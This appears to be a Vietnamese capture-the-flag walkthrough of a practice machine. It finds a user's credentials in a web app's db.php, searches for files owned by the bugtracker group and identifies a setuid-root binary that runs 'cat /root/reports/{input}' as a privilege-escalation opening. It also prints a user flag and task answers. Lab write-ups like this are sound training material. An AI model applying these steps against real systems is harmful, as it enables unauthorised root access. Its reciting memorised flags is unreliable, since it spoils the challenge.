
Ta thử tìm ở một folder khác trong đường dẫn **/var/www/html/cdn-cgi/login**. Lúc này ta tìm được tài khoản đăng nhập của user **robert** trong file **db.php**




Thực hiện đăng nhập user **robert**. Lúc này ta đăng nhập thành công. Vậy đáp án cho task này là **db.php**



Kiểm tra đáp án:




Task7:




Các bước thực hiện:

Để xác định tất cả các file sở hữu bởi bugtracker group ta dùng lệnh find kết hợp với tùy chọn "-group bugtracker"

Kiểm tra đáp án:




Task8:



Các bước thực hiện:


Bất kể dù là người dùng nào khi chạy bugtracker sẽ dùng quyền **root** để thực thi.
Kiểm tra kết quả:




Task9:

Các bước thực hiện:

SUID nghĩa là **Set Owner User ID**
Kiểm tra kết quả:




Task10:




Các bước thực hiện:


Đầu tiên ta kiểm tra các lệnh có thể sử dụng được với quyền sudo. Kết quả trả cho thấy user robert không có quyền sudo trên oopsie.



Dùng lệnh **id** để kiểm tra thông tin về user robert:




Ta thấy user robert có thuộc group **bugtracker** với id là 1001. Dùng lệnh **find / -group bugtracker 2>/dev/null** để tìm kiếm các file liên quan đến group này:



Ta tìm được file với đường dẫn sau:

/usr/bin/bugtracker

Kiểm tra file nói trên:



Ta thấy file bugtracker là một file thực thi có **setuid** đang sở hữu bởi root user. Ta có thể lợi dụng việc này để khai thác lỗi. Vì file thực thi có **setuid** sẽ thực thi với quyền của chủ sở hữu chứ không quan tâm đến quyền của người dùng đang thực thi file đó. nếu một file thực thi có **setuid** được sở hữu bởi **root** user, khi một người dùng không có phân quyền **root** chạy file đó thì file đó vẫn sẽ được thực thi với quyền của **root**.


Ta chạy thử file bugtracker để xem cách thức file này hoạt động:

Ta thấy kết quả trả về của file này dựa trên kết quả của lệnh:

cat :/root/reports/{input}

Vậy ta có thể xác định lệnh được gọi trong file bugtracker-đáp án của task này là **cat**


Kiểm tra kết quả:



Submit user flag:

Các bước thực hiện:


Đăng nhập với tài khoản của user robert và vào thư mục home/robert ta sẽ tìm được user flag:



User flag: **f2c74ee8db7983851ab2a96a44eb7981**

Kiểm tra đáp án:

